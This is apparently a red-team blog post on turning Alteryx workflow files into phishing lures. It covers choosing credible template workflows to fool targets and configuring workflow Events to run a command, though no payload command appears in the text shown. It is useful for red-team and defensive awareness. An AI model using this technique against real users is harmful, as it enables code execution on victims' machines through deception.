Red Team


Targeted and Efficien Phishing: Alteryx Workflow

Background

Recently, my friend who works in the accounting industry has been working hard to learn how to use a tool called Alteryx. She occasionally shares her learning experience with me, even though I do not have any knowledge of the accounting industry. Through our conversations, I learned that this software has macro functions. Based on a hacker’s intuition, I wondered if the macros in this software could execute code, even using its importable files for phishing, just like in Microsoft Office products. After some searching and research, I discovered that Alteryx’s importable files could indeed be used to execute client-side code and for phishing, and they can be very targeted and efficient.

Compared to Microsoft Office products, Alteryx software has a more specific target audience, such as accounting, data analysis, and finance professionals. Therefore, this may not be a phishing vector applicable in all situations. However, on the one hand, the macro feature in Microsoft Office products has been abused by attackers to gain client-side code execution through phishing attacks; Microsoft and many security product vendors have taken a series of measures, such as disabling macros in documents by default, strengthening macro scanning, and disabling Win32 API calls (ASR Rules) in macros, and so on. On the other hand, because the audience for Alteryx software is more specific and the software has not yet been used for phishing attacks (I’m not sure if anyone has done so, but I haven’t found any related articles), users of the software may be relatively less vigilant.

Image not found or type unknown




Alteryx Software

Alteryx is a data analytics software that enables users to perform data blending and advanced analytics with ease. It is designed to help analysts and data scientists solve complex data problems quickly and efficiently, without requiring advanced technical skills.

The software offers a drag-and-drop interface that allows users to easily connect and manipulate data from various sources, including spreadsheets, databases, and cloud-based applications. It also provides a wide range of tools for data cleaning, transformation, modeling, and visualization, as well as machine learning algorithms and predictive analytics capabilities.

Alteryx is used in a variety of industries, including finance, healthcare, retail, and manufacturing, among others. It is popular among analysts and data scientists who want to streamline their workflows and automate repetitive tasks, allowing them to focus on higher-value activities, such as developing insights and making data-driven decisions.

Image not found or type unknown




Alteryx Workflow

In Alteryx, A workflow consists of connected tools that perform different functions to process data. A workflow file contains all the information about a particular data workflow, including the data inputs, transformations, and outputs. It is a saved version of the workflow. The file extension of a workflow file is **.yxmd**, it can be imported or exported (save as).

Weaponization


Next, let’s create a payload with Alteryx. We will introduce two importable file types and their pros and cons. Regardless of which file type is chosen, in order to make the phishing scenario as credible as possible to increase the success rate of client-side code execution, some familiarity with the software may be required. You definitely do not want to send an empty importable file to the victim, even if they do not know that Alteryx can be used for phishing, they will not run a workflow without any meaningful content.

For demonstration purposes, we will not meticulously create a very professional workflow. We can open some built-in template workflows in the software, as shown in the figure below.




Alternatively, we can download one from the community, such as

https://community.alteryx.com/t5/Weekly-Challenge/bd-p/weeklychallenge.




After loading a workflow, select the **Events** tab in the **Configuration** panel under the **Workflow** menu, and add a new event. There are multiple ways to trigger an event, such as **Before Run**, **After Run**, **After Run With Errors**, **After Run Without Errors**. Specify the command to be executed and its parameters, and save the workflow.

Image not found or type unknown

